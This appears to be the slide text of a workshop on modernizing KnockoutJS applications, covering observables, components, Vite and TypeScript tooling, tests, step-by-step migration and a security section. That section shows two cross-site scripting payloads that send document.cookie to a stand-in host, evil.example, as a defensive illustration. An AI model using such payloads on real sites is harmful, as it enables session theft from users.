Modernize KnockoutJS and migrate step by step

You maintain a Knockout application with TypeScript, Vite, and tests, close security gaps, and plan the migration in small steps.

Mike Bild

Exercises: github.com/MikeBild/introduction-knockoutjs

Inventory, MVVM, and observables

Why is Knockout still running in 2026? · Who does what in the ViewModel? · How does Knockout notice changes? · Why pureComputed instead of computed?


Where is Knockout today?

- Many line-of-business applications have used it for over ten years
- The Model View ViewModel pattern still carries these apps today
- Rewriting costs a lot and delivers value late

What is the status in October 2026?

- Knockout 3.5.2/3.5.3 from March 2026 fix bugs; 3.5.2 adds Trusted Types
- TKO 4 has been stable since April 2026, now at version 4.2
- HeroDevs offers commercial long-term support for 3.5

Maintain, modernize, or migrate?




What old code reveals

```
// app.js von 2015: globales ko, dependentObservable
var viewModel = {
  todos: ko.observableArray(),
  removeCompleted: function () {
    viewModel.todos.removeAll(viewModel.done())
  },
}

viewModel.done = ko.dependentObservable(function () {
  return this.todos().filter(function (todo) {
    return todo.done() === true
  })
}, viewModel)
```

Three roles, clear boundaries



The View only describes bindings

```
<section id="customer">
  <label>
    Name
    <input data-bind="textInput: name" />
  </label>
  <label>
    E-Mail
    <input type="email" data-bind="textInput: email" />
  </label>
  <h2 data-bind="text: greeting"></h2>
</section>
```

The ViewModel as a factory function

```
import ko from 'knockout'

type Customer = { name: string; email: string }

export const createCustomerViewModel = (customer: Customer) => {
  const name = ko.observable(customer.name)
  const email = ko.observable(customer.email)
  const greeting = ko.pureComputed(() => `Bestellung für ${name()}`)
  const isValid = ko.pureComputed(() => email().includes('@'))
  return { name, email, greeting, isValid }
}
```

applyBindings needs a container

```
import ko from 'knockout'
import { createCustomerViewModel } from './customer.ts'

export const mount = (root: HTMLElement, viewModel: object) => {
  ko.applyBindings(viewModel, root)
  return () => ko.cleanNode(root)
}

const root = document.querySelector<HTMLElement>('#customer')
if (root) mount(root, createCustomerViewModel({ name: 'Ada', email: 'ada@example.org' }))
```

Binding context with nesting

- $data is the current object, such as a cart item
- $parent jumps up one level to the surrounding ViewModel
- $root always points to the ViewModel from applyBindings

An Observable is a function


```
import ko from 'knockout'

const quantity = ko.observable(1)

quantity() // read: 1
quantity(2) // write
quantity.peek() // read without dependency

const item = { quantity, priceCents: ko.observable(1290) }
item.quantity(3).priceCents(1190) // Writing is chainable
```

Dependency tracking when reading



When Knockout notifies

- Identical primitive values do not trigger a notification
- Objects and arrays are considered changed on every assignment
- If you mutate an object, report it with valueHasMutated

Subscriptions need cleanup

```
import ko from 'knockout'

export const recordChanges = <T>(source: ko.Subscribable<T>) => {
  const values: T[] = []
  const subscription = source.subscribe((value) => {
    values.push(value)
  })
  return { values, dispose: () => subscription.dispose() }
}

const quantity = ko.observable(1)
const recorder = recordChanges(quantity)
quantity(2)
recorder.dispose()
quantity(3) // is no longer recorded
```

Derived values instead of counters

```
import ko from 'knockout'

const items = ko.observableArray([
  { name: 'Schraubenset', priceCents: 1290, quantity: ko.observable(2) },
  { name: 'Akkuschrauber', priceCents: 8990, quantity: ko.observable(1) },
])

const totalCents = ko.pureComputed(() =>
  items().reduce((sum, item) => sum + item.quantity() * item.priceCents, 0),
)
const canOrder = ko.pureComputed(() => totalCents() > 0)
```

computed always runs, pureComputed only when needed

- ko.computed recalculates immediately and after every change
- ko.pureComputed sleeps while no one reads or subscribes to it
- A sleeping pureComputed keeps no references and does not leak

Writable computeds as value converters

```
import ko from 'knockout'

export const createPriceInput = (initialCents: number) => {
  const priceCents = ko.observable(initialCents)
  const priceText = ko.pureComputed({
    read: () => (priceCents() / 100).toFixed(2).replace('.', ','),
    write: (text: string) => {
      const cents = Math.round(Number(text.replace(',', '.')) * 100)
      if (Number.isFinite(cents) && cents >= 0) priceCents(cents)
    },
  })
  return { priceCents, priceText }
}
```

Side effects do not belong in read

- read only calculates one value from other Observables
- Requests and saving belong in subscribe or an Action
- ko.computed with a side effect always needs a dispose

Lists, bindings, and components

observableArray knows the list, not the entries · Which bindings do you really need? · Components instead of nested templates

What an observableArray tracks

- Adding, removing, and reordering entries
- Not the fields inside an entry
- Own observables for fields that change

The cart with types

```
import ko from 'knockout'

export type Product = {
  id: string
  name: string
  priceCents: number
  stock: number
}

export type CartItem = {
  product: Product
  quantity: ko.Observable<number>
}

const items = ko.observableArray<CartItem>([])
```

Changing through the observableArray

```
const add = (product: Product) => {
  const existing = items().find((item) => item.product.id === product.id)
  if (existing) existing.quantity(existing.quantity() + 1)
  else items.push({ product, quantity: ko.observable(1) })
}

const remove = (item: CartItem) => items.remove(item)

const totalCents = ko.pureComputed(() =>
  items().reduce(
    (sum, item) => sum + item.quantity() * item.product.priceCents,
    0,
  ),
)
```

Large lists in one step

- One call with a new array triggers a single notification
- Many push calls trigger many notifications
- sorted() returns a sorted copy; sort() changes the list

Three families of bindings

- Text and presentation with text, visible, css, style, and attr
- Control flow with foreach, if, ifnot, and with
- Forms with textInput, value, checked, submit, click, and enable

Products with foreach

```
<ul data-bind="foreach: { data: products, as: 'product' }">
  <li>
    <span data-bind="text: product.name"></span>
    <span data-bind="text: $parent.formatCents(product.priceCents)"></span>
    <button
      type="button"
      data-bind="click: $parent.cart.add, enable: product.stock > 0"
    >
      In den Warenkorb
    </button>
  </li>
</ul>
```

Quantity and order

```
<li>
  <span data-bind="text: item.product.name"></span>
  <input type="number" min="1" aria-label="Menge" data-bind="value: item.quantityText" />
</li>

<form data-bind="submit: placeOrder">
  <label>
    E-Mail
    <input type="email" data-bind="textInput: email" />
  </label>
  <button type="submit" data-bind="enable: canOrder">Bestellen</button>
</form>
```

if removes, visible hides

```
<p data-bind="visible: cart.items().length === 0">
  Dein Warenkorb ist leer
</p>

<!-- ko if: placed -->
<p>Danke, deine Bestellung ist eingegangen.</p>
<!-- /ko -->
```

Keep expressions in data-bind short

- Comparisons and calls belong in the view model as pureComputed
- Inline functions in data-bind are hard to test
- Knockout 3's binding parser needs eval, see the CSP lesson

What makes a component

- A name used as a Custom Element in the HTML
- A template and a ViewModel with its own state
- params as input and callbacks as output

Registering with a class

```
import ko from 'knockout'
import type { CartItem } from './cart.ts'

type Params = { item: CartItem; onRemove: (item: CartItem) => void }

class CartLine {
  readonly item: CartItem
  readonly remove: () => void
  constructor({ item, onRemove }: Params) {
    this.item = item
    this.remove = () => onRemove(item)
  }
}

ko.components.register('cart-line', {
  viewModel: CartLine,
  template: `<span data-bind="text: item.product.name"></span>
    <button type="button" data-bind="click: remove">Entfernen</button>`,
})
```

Use the component in the template

```
<ul data-bind="foreach: { data: cart.items, as: 'item' }">
  <li>
    <cart-line params="item: item, onRemove: $parent.cart.remove"></cart-line>
  </li>
</ul>

<!-- without its own element -->
<div data-bind="component: { name: 'cart-line', params: { item: first, onRemove: remove } }"></div>
```

Lifecycle and dispose

```
import ko from 'knockout'
import type { CartItem } from './cart.ts'

class CartLine {
  readonly lineTotalCents: ko.PureComputed<number>
  readonly changedAt = ko.observable<Date | null>(null)
  private readonly subscription: ko.Subscription

  constructor({ item }: { item: CartItem }) {
    this.lineTotalCents = ko.pureComputed(
      () => item.quantity() * item.product.priceCents,
    )
    this.subscription = item.quantity.subscribe(() => this.changedAt(new Date()))
  }

  dispose() {
    this.subscription.dispose()
  }
}
```

Tooling, custom bindings, and tests

Knockout with TypeScript, ESM, and Vite · Custom bindings encapsulate DOM code · Test ViewModel and template together

From script tags to ESM

- npm install knockout instead of Bower and a global script tag
- import ko from 'knockout' in every module instead of window.ko
- Vite starts in milliseconds and builds for production

Getting started with Vite

```
// app/main.ts
import ko from 'knockout'
import template from './shop.html?raw'
import { createShopViewModel } from './shop.ts'
import { registerCartLine } from './cart-line.ts'

registerCartLine()

const root = document.querySelector<HTMLElement>('#app')
if (!root) throw new Error('#app fehlt')

root.innerHTML = template
ko.applyBindings(createShopViewModel(), root)
```

Types from the package

```
import ko from 'knockout'

export type Field<T> = {
  value: ko.Observable<T>
  error: ko.PureComputed<string | null>
  isValid: ko.PureComputed<boolean>
}

export const createField = <T>(
  initial: T,
  validate: (value: T) => string | null,
): Field<T> => {
  const value = ko.observable(initial)
  const error = ko.pureComputed(() => validate(value()))
  const isValid = ko.pureComputed(() => error() === null)
  return { value, error, isValid }
}
```

What TypeScript does not see

- Expressions in data-bind stay strings without type checking
- Typos in bindings only show up at runtime
- Tests with a real DOM close this gap

init once, update on every change

- init runs once when Knockout binds the element
- update then runs on every change to read Observables
- Dispose callbacks run when Knockout removes the element

A binding for amounts

```
import ko from 'knockout'

const euro = new Intl.NumberFormat('de-DE', {
  style: 'currency',
  currency: 'EUR',
})

ko.bindingHandlers.currency = {
  update: (element: HTMLElement, valueAccessor: () => unknown) => {
    const cents = Number(ko.unwrap(valueAccessor()))
    element.textContent = euro.format(cents / 100)
  },
}

// <td data-bind="currency: cart.totalCents"></td>
```

Clean up listeners reliably

```
import ko from 'knockout'

ko.bindingHandlers.clickOutside = {
  init: (element: HTMLElement, valueAccessor: () => () => void) => {
    const onClick = (event: MouseEvent) => {
      if (!element.contains(event.target as Node)) valueAccessor()()
    }
    document.addEventListener('click', onClick)
    ko.utils.domNodeDisposal.addDisposeCallback(element, () => {
      document.removeEventListener('click', onClick)
    })
  },
}
```

Contain jQuery plugins

- The binding starts the plugin in init and stops it in dispose
- The ViewModel knows only Observables, never the plugin
- When you detach it, you replace only the binding

Two layers, two test types

- Test the ViewModel as a Pure Function without a DOM
- Bind template and ViewModel together in happy-dom
- Test full pages in a real browser for only a few flows

The ViewModel on its own

```
import { describe, expect, it } from 'vitest'
import { createCart } from './cart.ts'
import { products } from '../shop.ts'

const [screws, drill] = products

describe('createCart', () => {
  it('summiert Menge mal Preis in Cent', () => {
    const cart = createCart()
    if (screws && drill) [screws, screws, drill].forEach(cart.add)
    expect(cart.totalCents()).toBe(2 * 1290 + 8990)
  })

  it('legt ein Produkt nur einmal an', () => {
    const cart = createCart()
    if (screws) [screws, screws].forEach(cart.add)
    expect(cart.items()).toHaveLength(1)
  })
})
```

Bind and use the template

```
import ko from 'knockout'
import { screen } from '@testing-library/dom'
import userEvent from '@testing-library/user-event'
import { expect, it } from 'vitest'
import { createProductSearch, searchTemplate } from './search.ts'
import { products } from '../shop.ts'

it('filtert beim Tippen', async () => {
  document.body.innerHTML = searchTemplate
  ko.applyBindings(createProductSearch(products), document.body)
  await userEvent.setup().type(screen.getByLabelText('Suche'), 'schraub')
  expect(screen.getAllByRole('listitem')).toHaveLength(2)
})
```

Asynchronous updates in tests

```
import ko from 'knockout'
import { afterEach, expect, it } from 'vitest'
import { createProductSearch } from './search.ts'
import { products } from '../shop.ts'

afterEach(() => {
  ko.options.deferUpdates = false
})

it('zeigt Treffer nach dem nächsten Task', () => {
  ko.options.deferUpdates = true
  const search = createProductSearch(products)
  const seen: string[][] = []
  search.results.subscribe((found) => seen.push(found.map((p) => p.name)))
  search.query('werkbank')
  expect(seen).toHaveLength(0)
  ko.tasks.runEarly()
  expect(seen).toEqual([['Werkbank']])
})
```

Maintenance and step-by-step migration

Use deferUpdates and rateLimit intentionally · Migrate step by step instead of rewriting · Share state across the boundary

Synchronous on every change

- Every write notifies all dependencies immediately
- Three changes in a row mean three runs
- Expensive computeds and large foreach lists recalculate every time

deferUpdates batches notifications

```
import ko from 'knockout'

// once at startup, before the first Observable
ko.options.deferUpdates = true

const firstName = ko.observable('Ada')
const lastName = ko.observable('Lovelace')
const fullName = ko.pureComputed(() => `${firstName()} ${lastName()}`)

firstName('Grace')
lastName('Hopper')
// fullName computes once in the next microtask

const total = ko.observable(0).extend({ deferred: true })
```

rateLimit for inputs and requests

```
import ko from 'knockout'
import type { Product } from '../shop.ts'

export const createLiveSearch = (load: (query: string) => Product[]) => {
  const query = ko.observable('').extend({
    rateLimit: { timeout: 300, method: 'notifyWhenChangesStop' },
  })
  const results = ko.pureComputed(() =>
    query().length < 2 ? [] : load(query()),
  )
  return { query, results }
}
```

Fill lists in one step


```
import ko from 'knockout'

type Product = { id: string; name: string; priceCents: number; stock: number }
const products = ko.observableArray<Product>([])

// slow: one notification per product
for (const product of loaded) products.push(product)

// fast: one notification for all
products.push(...loaded)
products(loaded)
```

The Strangler Pattern



Where you start

- Tests protect the page’s current behavior
- A small component at the edge is the first step
- Each migrated component replaces old code right away

Wrap Knockout as a Web Component

```
import ko from 'knockout'

type Factory = (host: HTMLElement) => object

export const defineKnockoutElement = (tag: string, html: string, create: Factory) =>
  customElements.define(
    tag,
    class extends HTMLElement {
      readonly root = document.createElement('div')
      connectedCallback() {
        this.root.innerHTML = html
        const shadow = this.shadowRoot ?? this.attachShadow({ mode: 'open' })
        shadow.replaceChildren(this.root)
        ko.applyBindings(create(this), this.root)
      }
      disconnectedCallback() {
        ko.cleanNode(this.root)
      }
    },
  )
```

Attributes in, events out

```
import ko from 'knockout'

export const createQuantity = (host: HTMLElement) => {
  const quantity = ko.observable(Number(host.getAttribute('start') ?? 1))
  const change = (delta: number) => {
    quantity(Math.max(1, quantity() + delta))
    host.dispatchEvent(
      new CustomEvent('quantity-change', { detail: quantity(), bubbles: true }),
    )
  }
  return { quantity, increment: () => change(1), decrement: () => change(-1) }
}

// <ko-quantity start="3"
//   data-bind="event: { 'quantity-change': onQuantity }"></ko-quantity>
```

TKO, mapping and other legacy code

- TKO 4 with @tko/build.knockout replaces Knockout 3 without rewriting
- knockout.mapping is no longer maintained, so replace it with functions
- Replace inline functions in data-bind before each switch

A single source for shared state

- Old and new parts read the same state
- Only one place writes, everyone else listens
- Adapters translate between Knockout and new code

A contract of get and subscribe

```ts
export type Store<T> = {
  get(): T
  subscribe(listener: (value: T) => void): () => void
}

export const createStore = <T>(initial: T) => {
  let value = initial
  const listeners = new Set<(value: T) => void>()
  return {
    get: () => value,
    set: (next: T) => {
      value = next
      listeners.forEach((listener) => listener(next))
    },
    subscribe: (listener: (value: T) => void) => {
      listeners.add(listener)
      return () => listeners.delete(listener)
    },
  }
}
```

Knockout as a store and back

```ts
import ko from 'knockout'
import type { Store } from './store.ts'

export const toStore = <T>(source: ko.Subscribable<T>): Store<T> => ({
  get: () => ko.unwrap(source),
  subscribe: (listener) => {
    const subscription = source.subscribe(listener)
    return () => subscription.dispose()
  },
})

export const fromStore = <T>(store: Store<T>) => {
  const value = ko.observable(store.get())
  const unsubscribe = store.subscribe((next) => value(next))
  return { value: ko.pureComputed(value), dispose: unsubscribe }
}
```

Adapters in the lifecycle

- The component creates the adapter in the constructor
- The component’s dispose() releases the adapter again
- A test checks that no more updates arrive after dispose

Security

No html binding with user input · When user content becomes the binding · Which Content Security Policy works with Knockout?

text is safe, html is not

```
<!-- safe: Knockout sets textContent -->
<p data-bind="text: review.body"></p>

<!-- dangerous: Knockout sets innerHTML -->
<p data-bind="html: review.body"></p>

<!-- Attacker's review -->
<!-- <img src="x" onerror="fetch('https://evil.example/?c=' + document.cookie)"> -->
```

Links without innerHTML

```
import ko from 'knockout'

const isSafeUrl = (value: string) => /^https?:\/\//i.test(value)

ko.bindingHandlers.linkify = {
  update: (element: HTMLElement, valueAccessor: () => unknown) => {
    const text = String(ko.unwrap(valueAccessor()) ?? '')
    const nodes = text.split(/(\s+)/).map((part) => {
      if (!isSafeUrl(part)) return document.createTextNode(part)
      const link = document.createElement('a')
      link.href = part
      link.rel = 'noopener noreferrer'
      link.textContent = part
      return link
    })
    element.replaceChildren(...nodes)
  },
}
```

Check URLs in attr

```
import ko from 'knockout'

const isSafeUrl = (value: string) => /^https?:\/\//i.test(value)

export const createProfile = (website: string) => {
  const url = ko.observable(website)
  const safeWebsite = ko.pureComputed(() =>
    isSafeUrl(url()) ? url() : undefined,
  )
  return { url, safeWebsite }
}

// <a data-bind="attr: { href: safeWebsite }">Website</a>
```

Close gaps with tests

- Every attack string gets its own test case
- The test checks the DOM, not the string in the ViewModel
- A red test before the fix proves the flaw

An attack without a script tag



This is what the attack looks like

```
<section id="reviews">
  <h2 data-bind="text: productName"></h2>
  <!-- rendered by the server, text from the form -->
  <article>
    Super Akkuschrauber!
    <span data-bind="text: (function () { fetch('https://evil.example/?c=' + document.cookie) })()"></span>
  </article>
</section>
```

Keep external HTML out of the binding

- User content comes in as data and appears through text
- External HTML sits outside every bound container
- stopBinding protects areas you cannot move

What a CSP does

- The browser runs only scripts from allowed sources
- Inline scripts and eval are blocked without an exception
- Violations are sent to the server as reports

The exception for Knockout

```
Content-Security-Policy:
  default-src 'self';
  script-src 'self' 'unsafe-eval';
  object-src 'none';
  base-uri 'none';
  frame-ancestors 'none'
```

Trusted Types since 3.5.2

```ts
import ko from 'knockout'

type Sanitize = (html: string) => string
type Policy = { createHTML(html: string): unknown }
type Factory = { createPolicy(name: string, rules: Policy): Policy }

export const createHtmlPolicy = (sanitize: Sanitize): Policy => {
  const tt = (globalThis as { trustedTypes?: Factory }).trustedTypes
  return tt?.createPolicy('knockout-html', { createHTML: sanitize }) ?? { createHTML: sanitize }
}

const policy = createHtmlPolicy((html) => html.replace(/<[^>]*>/g, ''))
const intro = ko.observable(policy.createHTML('<b>Hallo</b>'))
// <p data-bind="html: intro"></p>
```

Turn it on step by step

- Report-Only reports violations without blocking anything
- Reports show inline scripts and external sources in existing code
- Only enforce the policy after clean reports

Questions?

Mike Bild · mike.bild@gmail.com · mikebild.dev

Workshops für Teams, die Architekturentscheidungen selbst treffen